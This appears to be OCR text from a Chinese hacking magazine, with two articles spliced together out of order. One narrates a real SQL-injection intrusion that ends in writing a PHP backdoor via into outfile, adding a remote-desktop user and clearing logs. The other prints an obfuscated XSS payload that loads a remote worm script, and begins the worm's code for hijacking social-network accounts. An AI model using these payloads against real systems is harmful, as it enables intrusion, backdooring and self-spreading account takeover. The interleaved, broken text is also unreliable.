图可能有点小，大家看不清楚，那我就给大家说下出错的大概内容吧。这个报错对我们有用的地方只有2个，一个是c_accesslog表的结构，还有一个就是网站的具体路径。本来我以为这就是个注入点可以继续的时候，`不幸的事情发生了，如图3、图4所示。




图3




图4

大家都看到了吧，这个网站上所有的php?id=123这样的格式我都检测过了，都出现这样的情况，也就是说这个站没有太明显的注入漏洞。（*怎么样，我的推理能力不错吧^^*）为了不辜负那么有价值的报错信息，我决定再试下搜索那里，这是最后的机会了，55555老天一定要保佑我。HOHO，果然没猜错，真的在搜索那，但是注入格式我试了几次才试出来，这就是我改的注入点：http://www.***.net/***.php?**Keyword=1%')%20and%201=1/*，也不是很复杂，根据报错信息就能看出来，然后再慢慢的改，一定能弄出来个注入点的，如图5、图6所示。




图5




图6

看出来效果了吧？and 1=1和and 1=2的区别。嗯，这就是传说中的注入点。既然找到了注入点我们就开始注入吧。但是我前面都说了，这篇的方法有点特殊，所以我也不用网上的那些什么猜表啊、猜PHPMYADMIN目录什么的。还记得我前面说过的报错信息吧？对了，就是暴出来的那个c_accesslog表，而且它的结构很清楚哟。




图8




图7

```
c_accesslog ('time','ip','HTTP_REFERER','userName','type','messageId','script','request')values(now(),'这个地方是我的ip','','c_sitesmessages','25529','/newsContent.php','/newsContent.php?newsId=25529'')
```

看出来点什么了么？没有？我相信大家都看出来了利用方法了吧。先说说咱们先前暴出来的那个表——c_accesslog，看看有什么地方能利用的。首先是time，它是通过now()来获取时间的，我想应该动不了手脚吧，接着是ip和HTTP_REFERER，都无法利用！username，嘿嘿，好像能利用的样子。但是我这里用的比这个username更简单，那就是request，是你在浏览器的地址栏里提交的数据。我们先注册个账号，然后随便找个页，在地址

LCX 高专语：

这期的专栏题目是跨站不仅仅是弹框框，主要发的是跨站的文章。以前的专栏规定了其它的几个题目，像vbs、批处理及我在入侵时的一些经验和小技巧等等。也许有的作者当时没有完成稿件，后来才写完原来规定的题目。这不要紧，我们的专栏还会继续发以前规定的题目的文章的，作者和读者都受益的事，我们何必把每期的内容框得死死的呢？当然了，我们还是要限定只要规定题目的文章，欢迎大家对以前和今后的系列专题继续来投稿。

跨站不仅仅是 alert()

图 余弦

从本文你可以学习到

如何写一个 web2.0 下的 xss worm

一、引子

目前所有的黑客技术中，使用最频繁的就是XSS(Cross-Site Scripting)，也就是我们常说的跨站脚本攻击（这是一种攻击手法，当然也可以理解为一类漏洞）。从《WhiteHat Website Security Statistics Report》(附录1)这篇报告中可以看出 XSS 的普遍与其流行程度，如图1所示。




图 1

探究为什么会存在跨站这个问题，没什么意义，反正它就在那，和其他漏洞一样，跨站的产生往往都是因为程序员"懒"。假如世界上第一只 XSS WORM(Samy)没出来的话，也不会有那么多人去关注这类看似无聊的攻击手法（假如你仅仅会弹出一个框而已）。当满世界都是弹出框时，你难道不认为要来点更有趣的行动吗？

其实 XSS 在 WEB1.0 时代就已经存在，而在 WEB2.0 时代开始变得越来越有趣。根据 WEB2.0 的特性，此时的互联网是一个以用户为数据中心的 SNS 网络。比如 MySpace、百度空间、校内网、QQ 空间等，用户之间可以互相访问。假如访问时，用户保持着会话（session）并且很"幸运地"访问到了一个有 XSS 陷阱的网页，由于在同域内，XSS 陷阱就可以利用你自身的权限做你可以做的事（不要想当然了啊，这些你可以做的事是指你在某 SNS 网络上的账户权限范围内的事），比如：修改你的个人档案，删除你的日志，以你的名义向你的好友们发送欺骗信息，并将这个 XSS 陷阱植入你的空间，完成这一系列动作也许只要几秒钟。这是具有传播性质的蠕虫。

在开始本文重点之前，我们有必要了解一下 XSS 到底邪恶在哪，那些满世界的弹出框到底有多大价值。

二、XSS 能做什么

按特征来划分，我将其分为三大类，各分类之间并没明显界限：

1、用来跳转到不可预知的页面或执行不可预知的脚本；

2、用来实现定向攻击；

3、用来诞生 XSS WORM，具备传播性。

第 1 类是最普遍的，往往被用在钓鱼欺骗上。我们不能说它没技术含量，钓鱼要钓的好，那可需要很深的功底。比如我们在账户登录口做 XSS 陷阱（经典的有剑心的 Gmail 登录口陷阱(相关文章 2)与我的那个百度空间登录口陷阱(相关文章 3)），简单的例子：**https://passport.baidu.com/?login&u=./?"</script><script>alert(document.cookie)//**，当你打开这个链接，输入你的百度空间账户与密码登录时，会弹出你的百度空间 cookie 信息，黑客可以在第三方服务器上构造服务端程序来获取你的 cookie 信息。当真正开始钓鱼时，我们是不会去弹出框的，一切都要像平常一样……好像什么都没发生似的。当然这类手法也被广泛用于挂马技术上。

第 2 类主要用来实现定向攻击，比如针对性挂马、针对性盗 cookie、针对性提权、针对性发送大量垃圾信息、针对性摧毁某人的所有数据。

第 3 类的 XSS WORM 是最可爱的:-)，也是针对 SNS 网络的最高级报复手段。它可以综合以上提到的各类技术手段，并具备蠕虫的性质，可以在一天之内感染 SNS 网络上的百万用户，当这样的蠕虫诞生时，那么只有你想不到，没有你做不到的。它可

的后面加上 PHP 一句话后门。然后再通过 into outfile来导出就好了。下面来看操作吧，如图 7 先注册个账户，然后我随便找了个页，在它的地址后面加上后门语句，如图 8 所示。




图 9

接着就把我们注册的那个账号对应的 request 导出到 D:\webroot\root\1.php。因为我以前导出过一次，所以这次我就用 ip 对应的 request 来导出。相信大家都会了吧，格式如下，显示如图 9、图 10 所示：

```
http://www.***.net/***.php?**Keyword=1%')%20and%201=2%20union%20select%201,2,3,4,5,6,reqquest,7,8,9,10,11%20from%20c_accesslog%20where%20ip ='myip'%20into%20outfile%20'D:\webroot\root\1.php'/*
```

由于他开了 3389，所以我直接建了个用户，然后清理日志，走人咯。

本次入侵没什么技术含量，只是给大家展示下任何细微的环节都对入侵是有帮助的，假如我这次没用那个暴出来的表，而是傻乎乎的去猜管理后台，那如果猜不出呢？呵呵，好了，本次入侵到此结束。




图 10

编辑点评：

文章里的方法有点特殊，适用于在gpc为off的情况。估计在古老的机器上还存在这样的一些漏洞，不过重点是看作者的思路了。

以引发一次庞大的DDOS攻击，甚至可以借助浏览器漏洞或第三方ActiveX漏洞将破坏带到你的系统上。

XSS WORM是基于WEB2.0环境下存在的，与你使用的操作系统无关（LINUX、UNIX、WINDOWS等），当你关闭浏览器时，你并不会发现你的系统受到任何的影响（我假设这个WORM不挂马）。那么此时，你要担心的是存在于这个SNS网络中你的数据。好了，当你知道XSS能做什么的时候，是不是觉得仅仅一个弹出框是个浪费:-)，弹出框往往是我们确定一个站点是否有XSS漏洞的表现形式，它并不是都没价值（但愿能在Gmail中来个弹出框？呵呵），后续的渗透就看你的实力了。

三、校内网XSS WORM

可惜，我的这个0DAY今天发现被扼杀了，前几天还测试通过。0DAY在否已经不重要，关键的是了解这个WORM。本来我还犹豫是否要公开这个跨站点，现在没任何后顾之忧了，这个蠕虫源码也将全部公开。那就以这个为例子，好好了解一下整个渗透过程吧:-)

渗透之前，必须熟练目标渗透环境，有什么功能模块，客户端代码逻辑等。

1、XSS导火线

我发现校内网的日志评论区存在跨站漏洞。评论是允许UBB码的，唯一有价值的UBB码是[link][/link]，这个会被服务端转变为这样的形式。当这样构造UBB码时[link]http://hi.baidu.com/ycosxhack" style="[/link]，服务端返回。没过滤双引号，于是我们就可以在style内执行JavaScript代码。style属性内一般是写CSS的，不过有两种方法可以在CSS内执行JS脚本（针对IE）。一种是expression(alert('hixss'))表达式，一种是background:url(javascript:alert('hixss'))这样的javascript伪协议形式。IE7已经抛弃第二种了！为了将蠕虫影响范围扩大，我们还是用第一种。图2是一个不容易的弹出框（效果还在，但是漏洞已经被不小心补上了）。

我们一般会将XSS陷阱（蠕虫的诞生源，就是这根XSS导火线）变形加密，至少不能让大部分人马上就看出XSS陷阱的原型。变形加密还有一个原因，有时候为了不被过滤而必须这样做（类似于对我们的操作系统木马进行免杀过程）。下面就是变形加密过的XSS陷阱：




图2

```
[link]http://hi.baidu.com/ycosxhack" style="cos:expression
(eval(String.fromCharCode(105,
61,34,102,117,110,99,116,105,111,110,32,108,111,97,100,40,41,123,118,
97,114,32,120,61,100,111,99,117,109,101,110,116,46,99,114,101,97,116,
101,69,108,101,109,101,110,116,40,39,83,67,82,73,80,84,39,41,59,120,
46,115,114,99,61,39,104,116,116,112,58,47,47,101,118,105,108,99,111,
115,46,103,111,111,103,108,101,112,97,103,101,115,46,99,111,109,47,
120,45,120,105,97,111,110,101,105,45,119,111,114,109,46,106,115,39,
59,120,46,100,101,102,101,114,61,116,114,117,101,59,100,111,99,117,
109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,
84,97,103,78,97,109,101,40,39,72,69,65,68,39,41,91,48,93,46,97,112,
112,101,110,100,67,104,105,108,100,40,120,41,125,59,102,117,110,99,
116,105,111,110,32,105,110,106,101,99,116,40,41,123,119,105,110,100,
111,119,46,115,101,116,84,105,109,101,111,117,116,40,39,108,111,97,
100,40,41,39,44,49,48,48,48,41,125,59,105,102,40,119,105,110,100,111,
119,46,120,33,61,49,41,123,119,105,110,100,111,119,46,120,61,49,59,
105,110,106,101,99,116,40,41,125,59,34,59,101,120,101,99,83,99,114,
105,112,116,40,105,41)))[/link]
```

String.fromCharCode()内是十进制码，解密还原后是这样的：

```
i="function load(){var x=document.createElement('SCRIPT');x.src='http://evilcos.googlepages.com/x-xiaonei-worm.js';x.defer=true;document.getElementsByTagName('HEAD')[0].appendChild(x)};function inject(){window.setTimeout('load()',1000)};if(window.x!=1){window.x=1;inject()};";
execScript(i)
```

这段脚本，可比一个弹出框有意义多了:-)。它会延时1秒钟后动态创建一个<script></script>标签，调用远程的JS文件，我们的蠕虫核心源码就在这个JS文件上。将defer设置true，那么这个远程的JS就会等待网页的其他内容加载结束后再调用。随后将这个<script></script>标签附加到网页的<head></head>标签内。这是JS DOM的最基本技巧，不理解的话，多百度百度，本文不可能从最基本讲起。其中if(window.x!=1){window.x=1;inject()}代码段是一个技巧，它会防止expression循环执行内部的JS(expression的特性)。加上这个技巧，expression内的JS每次将只执行一次。

2、实现XSS WORM

在校内网这样典型的SNS网络中跨站成功后，要发起一个XSS WORM并不是一件困难的事。曾经校内网的涂鸦板（用户自定义CSS的地方）是可以诞生蠕虫的（相关文章4），但是现在已经加上验证码限制，你每更新一次CSS都要填写验证码。蠕虫要从这样的环境中诞生，几乎是不可能的，因为蠕虫要传播就必须绕过验证码的限制。但是还是可以进行一些定向攻击，让每个访问你页面的人都不知不觉执行某一段代码，完成某些功能。本文的重点不在此，还是继续前面的操作吧。

还记得前面XSS陷阱调用的远程JS吗？http://evilcos.googlepages.com/x-xiaonei-worm.js（你可以下载下来分析）。这个JS就是蠕虫的核心源码了，它实现的功能是：

将每位访问者的状态自动更新为“大家看看这个博客：http://hi.baidu.com/ycosxhack，然后给我留言：）”（如图3）。接着帮助访问者发表一篇最新的文章，文章名为“3.7维度:-(”；内容为“离散值，可惜你看到的是乱码。”。最后会在这篇最新的文章下发表评论，评论的内容就是我们的XSS陷阱:->。于是这位访问者的好友们看到他的文章时，这个XSS陷阱又开始重复上面这个动作。一个蠕虫就这样传播开了，增长趋势将会越来越大。




图3

后面的代码没有任何破坏性，本文目的是让大家了解XSS WORM，让大家知道跨站其实可以这样，而不会手把手地教你做坏事。下面就来看看源码，代码不多，但是很经典，注意看注释：

```
var _x=false;
if(window.XMLHttpRequest){
_x=new XMLHttpRequest(); //针对FF创建XMLHttpRequest对象
}else if(window.ActiveXObject){
_x=new ActiveXObject("Msxml2.XMLHTTP"); //针对IE不同版本创建XMLHttpRequest对象
if(!_x){_x=new ActiveXObject("Microsoft.XMLHTTP");}
}
//习惯性地针对FF与IE浏览器分别创建XMLHttpRequest对象，虽然此蠕虫仅在IE下得到支持
new_state();
//自动更新每位访问者的状态
function new_state(){
var _w="\u5927\u5bb6\u770b\u770b\u8fd9\u4e2a\u535a\u5ba2\uff1a\u0068\u0074\u0074\u0070\u003a\u002f\u002f\u0068\u0069\u002e\u0062\u0061
```

```
